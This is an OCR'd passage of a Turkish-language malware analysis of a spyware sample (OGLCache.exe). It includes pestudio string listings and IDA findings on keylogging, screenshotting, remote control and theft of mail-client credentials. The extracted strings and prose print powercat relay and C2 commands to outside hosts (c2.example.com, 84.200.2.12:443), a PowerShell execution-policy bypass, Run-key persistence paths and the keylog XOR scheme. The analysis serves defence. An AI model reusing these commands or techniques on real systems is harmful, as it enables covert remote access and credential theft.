

« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD
Search AMD
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
default.conf 03.03.2017 13:50 CONF File 1 KB
OGLCache.exe 05.03.2017 10:45 Application 156 KB
OGLCache.exe.bak 28.02.2015 10:02 BAK File 302 KB
OGLCache.exe.bak Date modified: 28.02.2015 10:02 Date created: 06.03.2017 12:49
BAK File Size: 301 KB
pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\decoded_malware\oglcache.exe
indicators (3/14)
virustotal (n/a)
dos-stub (64 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (2)
sections (4)
libraries (2/8)
imports (161)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (200/1300)
debug (n/a)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (200) item (1300)
ascii 4 - x $.VB
ascii 52 - x powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii 59 - x powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
ascii 165 - x cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force...
ascii 8 - x %WINDIR%
ascii 19 - x %s\system32\cmd.exe
ascii 18 - x checkip.dyndns.org
ascii 24 - x Host: checkip.dyndns.org
ascii 80 - x User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii 82 - x Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii 31 - x Accept-Language: en-US,en;q=0.8
ascii 6 - x %TEMP%
ascii 40 - x 84.200.2.12:443;
ascii 16 - x %TEMP%\loopc.cmd
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 6 - x ns.exe
ascii 6 - x System
ascii 23 - x SetThreadExecutionState
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 46 - x SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii 56 - x SOFTWARE\Microsoft\Active Setup\Installed Components\%s\
ascii 11 - x Secur32.dll
ascii 22 - x LsaGetLogonSessionData
ascii 25 - x LsaEnumerateLogonSessions
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 12 - x ERNEL32.DLL
ascii 11 - x winhttp.dll
ascii 11 - x WinHttpOpen
ascii 21 - x WinHttpGetProxyForUrl
ascii 18 - x WinHttpCloseHandle
ascii 37 - x WinHttpGetIEProxyConfigForCurrentUser
ascii 19 - x GetNativeSystemInfo
ascii 11 - x ProductType
ascii 47 - x SYSTEM\CurrentControlSet\Control\ProductOptions
ascii 5 - x WINNT
ascii 8 - x LANMANNT







Dinamik kod analizine devam ettiğimde, çalışan işlemler (process) arasında ns.exe isimli (Norton Security olduğunu tahmin ediyorum.) işlemi gördüğünde, %TEMP% klasörüne oluşturduğu loopc.cmd isimli toplu işlem dosyası (batch) ile Powercat aracını çalıştırarak (powercat -l -p 4000 -r tcp:84.200.2.12:443;) 4000. bağlantı noktası (port) ile 84.200.2.12 ip adresine 443. bağlantı noktası arasında relay yapabildiğini gördüm. Asıl amacım, zararlı yazılımın çekirdeğine yani tüm fonksiyonların çağrıldığı ana fonksiyona ulaşmak ve zararlı yazılımın yeteneklerini öğrenmek olduğu için analiz etmeye devam


ettim. Fonksiyonlar arası gezinirken çok geçmeden IDA'nın grafik görünümü ile 00405AB3 adresindeki ana fonksiyona ulaştım. Bu fonksiyon altından çağrılan diğer fonksiyonlara hızlıca baktığımda bunun uzaktan sistemi yönetmeye imkan tanıyan ve buna ilaveten tuş kaydı yapabilen, ekran görüntüsü alabilen ve Outlook, Thunderbird profillerinde yer alan kullanıcı adı ve parola bilgilerini de çalabilen bir casus yazılım olduğunu öğrenmiş oldum.





Analizimi tamamlamadan önce zararlı yazılımda yer alan fakat analizim süresince devreye girmeyen tuş kaydından sorumlu olan fonksiyonu bulup, hızlıca göz atmaya karar verdim. 0041572C adresinde yer alan tuş kaydından sorumlu olan fonksiyonu tespit ettikten sonra programın akışını değiştirerek, akışın bu fonksiyona devam etmesini sağladım. Ardından sistem üzerinde bastığım her tuşun (AAAAAAAAAAAAA…), AMD klasöründe dosya adı tarihten oluşan bir dosyaya (-08-03-2017) kayıt edildiğini gördüm. Okunaklı olmayan bir dosyanın şifrelemesini de çözmek için fonksiyona kısaca göz attığımda, dosyaya yazılan her bir baytın ilk olarak 9D hex değeri ile XOR işleminden geçirilip ardından da çıkan değere 36 sayısının eklediğini gördüm. Hex Workshop Hex Editor aracı ile tuş kaydının saklandığı dosyada ters işlem (-36 ^ 9D) yaptığımda ise okunaklı olmayan bastığım tuş bilgilerini okunaklı hale çevirebildim.







